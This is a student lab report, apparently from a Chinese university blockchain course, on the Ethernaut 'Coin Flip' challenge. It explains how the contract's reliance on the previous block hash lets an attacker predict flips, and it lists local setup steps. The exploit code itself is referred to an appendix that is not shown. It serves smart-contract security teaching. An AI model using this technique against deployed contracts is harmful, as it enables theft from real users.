电子科技大学计算机科学与工程学院

标 准 实 验 报 告

（实验）课程名称 智能金融与区块链金融实验 III

电子科技大学教务处制表

电 子 科 技 大 学

实 验 报 告

学生姓名：王孜烨　　学 号：42117025　　指导教师：高建彬

实验地点：颐德楼 H309　　实验时间：2024/03/22

一、实验室名称：西南财经大学颐德楼

二、实验项目名称：智能合约安全-Coin Flip 掷硬币游戏

三、实验学时： 1 课时

四、实验原理：

通过猜测掷硬币的结果来建立连胜记录。具体来说其核心原理在于理解和挖掘智能合约中的可预测性和不随机性。通过分析掷硬币游戏合约，实验者将学习到如何检测漏洞——即利用前一区块的可预知哈希值来预测掷硬币的结果

五、实验目的：

帮助实验者理解和掌握区块链智能合约的漏洞分析方法和攻击策略。通过分析掷硬币游戏合约，实验者能够深入了解智能合约的运行机制、数据结构以及编程逻辑。重要的是，实验者能够看到智能合约可能存在的安全问题，例如本实验中的硬币翻转结果是可预测的。

帮助实验者熟练掌握使用 Remix 部署和调用智能合约的技术。

六、实验内容：

这是一个基于智能合约实现的掷硬币游戏,你需要通过猜测掷硬币的结果来建立你的连胜记录。要完成这个等级，你需要使用你的通灵能力来连续 10 次猜测正确的结果。

具体来看，智能合约定义了三个 uint256 类型的数据——consecutiveWins，lastHash 和 FACTOR。FACTOR 是一个巨大的数，用于后续的计算。


构造函数 CoinFlip 初始化了连胜次数为 0。之后定义的函数 flip 是执行硬币翻转的主要函数，其使用上一个区块的哈希值作为随机种子。这个哈希值在函数执行时被保存为 lastHash。每执行一次翻转，会检查生成的新的哈希值是否与上一个哈希值相同，如果相同，则操作会被回滚。

翻转的结果是基于之前提到的 FACTOR 的。具体是通过将区块的哈希值除以 FACTOR 并取整得到的。由于 FACTOR 是一个巨大的数，实际的结果实际上将取决于哈希值的最高位是 1 还是 0。就是说硬币翻转的结果取决于区块哈希值的最高位。


七、实验器材：

八、实验准备：

1. 首先打开“实训工具”，打开“LX 终端”工具，进入安全审计样例代码目录





2. 启动本地模拟区块链




这里可以看到，系统为我们启动了一个模拟环境，并提供了 20 个模拟账号信息。


3. 根据模拟账号的私钥信息，导入 MetaMask 新账户






4. 新开一个终端，在终端中进入 ethernaut 目录：启动合约安全审计实例







5. 使用浏览器访问应用




6. 右键打开“检查”菜单进入浏览器控制台：



点击 MetaMask 账户按钮，在账户列表中，切换到我们新导入的本地账户：




7. 获取合约的地址以及"consecutiveWins"的值




九、实验步骤及结果：


1. 在 chorme 浏览器中打开 remix.zhiguxingtu.com，即智谷星图实验平台



2. 在编辑界面新建文件命名为 coin_flip.sol




3. 编写合约代码（代码详见附录）



4. 在代码中增添“exploit”合约（代码详见附录）

